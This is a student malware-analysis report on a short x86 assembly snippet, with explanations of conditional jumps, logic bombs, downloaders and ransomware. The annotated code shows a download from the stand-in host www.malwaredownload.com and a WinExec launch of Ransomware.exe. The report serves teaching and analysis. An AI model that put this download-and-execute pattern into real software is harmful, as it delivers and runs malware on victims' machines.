April 2024

Report Malware Analysis

S11L5

Prepared by: Oliviero Camarota, Pignatello Giuseppe, Christian Mattia Esposito, Francesco Vitale, Scopece Francesco Pio

Approved by: Epic Education Ltd.

Index

Conditional Jumps


What are they?

A conditional jump is a construct that allows the execution flow of the program itself to be changed, based on the occurrence or non-occurrence of a specific condition. This instruction determines whether the program should jump to a specific part of the code or not, depending on the result of evaluating a condition. The basic steps of a conditional jump are 4:

- **Condition evaluation**: Before performing a conditional jump, the program evaluates a condition. This condition can be any expression that can be evaluated as true or false. For example, it might check whether two numbers are equal, whether one value is greater than another, or whether a given variable is set to a certain value.
- **Determining the result of the condition**: Once the condition is evaluated, the result will be true or false. If the condition is true, the program will execute the conditional jump; otherwise, it will continue execution at the next point after the jump instruction.
- **Jump execution**: If the condition is true, the program jumps to a specific target instruction. This target instruction can be any part of the program code, such as a function, a loop, or any other instruction.
- **Continuation of execution**: If the condition is false, the program will simply ignore the jump instruction and continue execution from the next point after the conditional jump instruction.

In the proposed code snippet, we have two conditional jumps, the first one is not executed because the condition is false, but the second one is executed, see diagram on page 4.

Flowchart


ENTRY POINT
EAX = 5
EBX = 10
EAX != 5
TRUE
FALSE
EAX = EDI
CALL DownloadToFile()
EBX = EBX + 1
EBX == 11
TRUE
FALSE
EDX = EDI
CALL WinExec()
OTHER PATH

Logic Bomb

What is it and why are we talking about?

A **logic bomb** is a type of malware that is designed to activate in response to certain specific conditions or events. Unlike other types of **malware** that seek to gain unauthorized access to systems or damage data, a logic bomb does not directly damage the system or data until its trigger **condition** is activated.

Once activated, a logic bomb can perform a number of malicious actions, such as deleting files, corrupting data, disrupting system services or others, depending on the intent of the malware creator.

Logic bombs are often **hidden** within legitimate software or scripts and are activated only when a specific programmed condition occurs. They can be used for malicious purposes such as extortion, sabotage, or the activation of coordinated attacks at a specific time.

In the case of the proposed code, we are strongly convinced of the presence of a Logic Bomb, because depending on the conditional jump that is made, either a **Downloader** (see page 5 for explanation) or **Ransomware** (see page 6 for explanation) will be activated.

Downloader

What is it?

A **downloader** is a type of software designed to download files or data from the Internet or a network to a computer or device. Its main task is to retrieve the desired files and transfer them to the user's device, thus enabling the user to obtain content such as applications, software updates, media files, and more.

Downloaders can vary in complexity and functionality; some may be integrated within web browsers or other applications, while others may be standalone applications dedicated to downloading files. Some downloaders may support advanced features such as managing the download queue, splitting files into smaller parts to speed up the download process, automatically resuming interrupted downloads, and scheduling downloads at certain times.

In this code, the **Loader** will download a file via the **DownloadToFile()** function from the URL **www.malwaredownload.com**

Ransomware

What is it?


A **ransomware** is a type of malware designed to encrypt files or block access to a computer system, making it inaccessible to the user. Once ransomware has infected the system, it demands payment, usually in a cryptocurrency such as Bitcoin, in exchange for the key to unlock files or restore access to the system.

Ransomware can infect a computer through various means, such as malicious email attachments, links to malicious websites, or exploits vulnerabilities in software. Once ransomware is active, it encrypts system files or blocks access to the system itself, making the user's data inaccessible.

The payment required by ransomware is often presented as a "**ransom**" that the user must pay within a certain period of time to restore access to their data or system. However, there is no guarantee that cybercriminals will actually provide the decryption key or restore access after paying the ransom.

Malware Analysis

The code snippet proposed in brief allows either a Loader or a Ransomware to start, depending on the conditional jump that is made. In the particular case, considering the values that have been entered into the logs the code will start a Ransomware (ransomware.exe) encrypting all the files on the victim computer. The following table presents a detailed explanation of the lines of code so that everything is clearer and more understandable.



Indirizzo	Istruzione	Operandi	Commento
401040	mov	EAX, 5	Inserisce il valore 5 nel registro EAX
401044	mov	EBX	Inserisce il valore 10 nel registro EBX
401048	cmp	EAX, 5	Compara il registro EAX con il valore 5
0040105B	jnz	loc 0040BBA0	Salta alla locazione specificata (tabella 2) solo se il flag ZF (Zero Flag) equivale a 0
0040105F	inc	EBX	Incrementa il registro EBX di 1
00401064	cmp	EBX, 11	Compara il registro EBX con il valore 11
00401068	jz	loc 0040FFA0	Salta alla locazione specificata (tabella 3) solo se il flag ZF (Zero Flag) equivale a 1
0040BBA0	mov	EAX, EDI	Copia il valore contenuto in EDI=www.malwaredownload.com nel registro EAX
0040BBA4	push	EAX	Inserisce il valore contenuto nel registro EAX sullo stack
0040BBA8	call	DownloadToFile()	chiamata della pseudo funzione usata per scaricare il file dall'URL
0040FFA0	mov	EDX, EDI	Copia il valore contenuto in EDI=C:\Program and Settings\Local User\Desktop\Ransomware.exe nel registro
0040FFA4	push	EDX	Inserisce il valore contenuto nel registro EDX sullo stack
0040FFA8	call	WinExec()	Chiamata di funzione per eseguire io file

April 2024

Thank you of attention

S11L5

Prepared by: Oliviero Camarota, Pignatello Giuseppe, Christian Mattia Esposito, Francesco Vitale, Scopece Francesco Pio

Approved by: Epic Education Ltd.